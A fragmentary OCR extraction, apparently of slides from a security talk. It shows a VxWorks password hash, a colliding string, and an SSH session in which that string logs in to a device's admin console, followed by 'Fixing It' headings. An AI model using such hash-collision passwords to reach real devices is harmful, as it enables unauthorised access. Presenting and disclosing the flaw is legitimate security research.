[0x380 .. 0x12580]

stringify

RQzzR99ycc

SSH

!"!#zzzw

Collision

vxWorks Hash

RQzzR99ycc

SSH

```
root@KDG:~# ssh msoadmin@10.238.177.112
msoadmin@10.238.177.112's password:
```


SSH

```
root@KDG:~# ssh msoadmin@10.238.177.112
msoadmin@10.238.177.112's password: !"!#zzzw

>>>
Console, CLI version 1.0.0.5
Type 'help' for list of commands

MAIN>
```


Admin

SSH


Fixing It




Fixing It



